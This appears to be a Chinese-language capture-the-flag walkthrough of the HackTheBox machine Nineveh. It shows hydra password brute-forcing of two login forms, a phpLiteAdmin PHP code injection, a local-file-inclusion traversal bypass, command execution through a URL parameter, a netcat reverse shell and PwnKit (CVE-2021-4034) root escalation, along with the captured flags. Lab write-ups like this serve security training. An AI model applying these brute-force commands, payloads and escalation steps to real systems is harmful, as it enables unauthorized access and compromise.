

Nineveh,hydra(密碼爆破)、phpliteadmin(遠程php漏洞)、版本漏洞PwnKit(cve-2021-4034)

```
└─# nmap -sCV -p80,443 -A 10.10.10.43
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-29 21:34 EDT
Nmap scan report for 10.10.10.43
Host is up (0.24s latency).


PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_tls-alpn:
|_ http/1.1
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox
Ltd/stateOrProvinceName=Athens/countryName=GR
|_Not valid before: 2017-07-01T15:03:30
|_Not valid after: 2018-07-01T15:03:30
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X (90%), Crestron 2-Series (86%), Google
Android 4.X (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
cpe:/o:crestron:2_series cpe:/o:google:android:4.0 cpe:/o:linux:linux_kernel:5.0
cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13 (90%),
Linux 3.13 or 4.2 (90%), Linux 3.16 (90%), Linux 3.16 - 4.6 (90%), Linux 3.2 - 4.9
(90%), Linux 3.8 - 3.11 (90%), Linux 4.2 (90%), Linux 4.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1    306.66 ms  10.10.14.1
2    307.05 ms  10.10.10.43
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 34.50 seconds

進行vhost模糊測試，無資訊，

進行443Port目錄掃描，只找到/db，




進行sql無效，晚點嘗試其他

進行80Port目錄掃描，

/department
/info.php

找到登入介面



測試後，已知username : admin passwd : 未知，
SQL注入無法進行。

回到443Port查看版本漏洞(無可用繞過版本漏洞)

Exploit Title	Path
phpLiteAdmin - 'table' SQL Injection	php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities	php/webapps/27315.txt
phpLiteAdmin 1.9.3 - Remote PHP Code Injection	php/webapps/24044.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities	php/webapps/39714.txt

測試密碼爆破

hydra文件參考<https://blog.csdn.net/wutianguui/article/details/134215389>(因幫助沒有想要的值)

-l tso需要用戶名，即使它不會使用它

-P [password file]- 一個要嘗試的密碼文件

https-post-form- 這是要使用的插件，它採用一個由三個部分:分隔字串

/db/index.php- POST 的路徑

password=^PASS^&remember=yes&login=%E7%99%BB%E5%85%A5&&proc_login=true

※^PASS^表示密碼欄位會從指定的密碼清單中讀取。

Incorrect password- 回應中指示登入失敗的文本

```
hydra 10.10.10.43 -l tso -P /usr/share/seclists/Passwords/xato-net-10-million-  
passwords-1000000.txt https-post-form
```

```
"/db/index.php:password=^PASS^&remember=yes&login=%E7%99%BB%E5%85%A5&&proc_login=true:  
Incorrect password"
```

* * *

獲取

```
[443][http-post-form] host: 10.10.10.43 login: tso password: password123
```

* * *

也可以用brup爆破，但很慢


找到漏洞:phpliteadmin <= 1.9.3 遠端php程式碼執行漏洞測試

參考:<https://blog.51cto.com/penright/1116853>

創建一個databases : test.php 、新增一個tables : a

有位置，但不知道注入點在哪裡(LFI)。

有測試此網站根本不是。。



感覺好像在80port的登入介面裡。。

進行密碼報破吧[前面已經知道帳號：admin]。。。


這題都在處理帳密爆破，好麻煩

```
hydra 10.10.10.43 -l admin -P /usr/share/seclists/Passwords/xato-net-10-million-  
passwords-1000000.txt http-post-form  
"/department/login.php:username=admin&password=^PASS^:Invalid Password"
```

獲取

```
80][http-post-form] host: 10.10.10.43 login: admin password: 1q2w3e4r5t
```

登入成功。找LFI注入點吧，或者看有啥東西




Hi admin,



找到注入點，進行測試

原本



`../../../../etc/passwd` 失敗

`../../../../../../../../etc/passwd` 失敗


不管../多長都失敗

將原本的故意弄錯，有報錯

nineveh.htb/department/manage.php?notes=files/ninevehNotes

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Logout



```
Warning: include(files/ninevehNotes): failed to open stream: No such file or directory in /var/www/html/department/manage.php on line 31

Warning: include(): Failed opening 'files/ninevehNotes' for inclusion (include_path='.:usr/share/php') in /var/www/html/department/manage.php on line 31
```

經過次測試

?notes=files/../../../../etc/passwd 失敗

?notes=files/ninevehNotes.txt/../../../../etc/passwd 失敗

?notes=files/ninevehNotes/../../../../etc/passwd 失敗

?notes=/ninevehNotes.txt/../../../../etc/passwd 成功

執行剛剛phpliteadmin 弄得php檔(成功)

nineveh.htb/departement/manage.php?notes=/ninevehNotes.txt/./var/tmp/test.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

out


SQLite format 3@ -
CREATE TABLE 'a' ('test' TEXT default '')

PHP Version 7.0.18-0ubuntu0.16.04.1

System	Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sqlite3.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012

回去phpliteadmin轉換成GET請求
更換後，要用&，不能與前面一樣用?

nineveh.htb/departement/manage.php?notes=/ninevehNotes.txt/./var/tmp/test.php&tso=id



The screenshot shows a web browser window with a terminal window open. The terminal window displays the output of a netcat listener on port 9200, which has connected to 10.10.14.4. The user is identified as www-data. The terminal window also shows the output of the 'ls' command, listing files in the directory /var/www/html/departments. The terminal window is titled 'root@kali: /home/kali/Desktop'.

```
root@kali: /home/kali/Desktop
nc -l -vnp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.43] 34020
bash: cannot set terminal process group (1395): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/var/www/html/departments$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@nineveh:/var/www/html/departments$ whoami
www-data
www-data@nineveh:/var/www/html/departments$ ls
ls
css
files
footer.php
header.php
index.php
login.php
logout.php
manage.php
underconstruction.jpg
www-data@nineveh:/var/www/html/departments$
```

有發現版本漏洞

```
Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16
Vulnerable to CVE-2021-4034
```

可參考:<https://github.com/ly4k/PwnKit>

已提權root

```
www-data@nineveh:/tmp$ ./PwnKit
./PwnKit
root@nineveh:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@nineveh:/tmp# whoami
whoami
root
root@nineveh:/tmp#
```

user flag

```
root@nineveh:/home/amrois# cat user.txt
cat user.txt
5a767845b128b80e92577d2089a76e63
root@nineveh:/home/amrois#
```

root flag

```
root@nineveh:/home/amrois# cat /root/root.txt
cat /root/root.txt
97bf17ffcd7567c2711fc604fcaea4f7
root@nineveh:/home/amrois#
```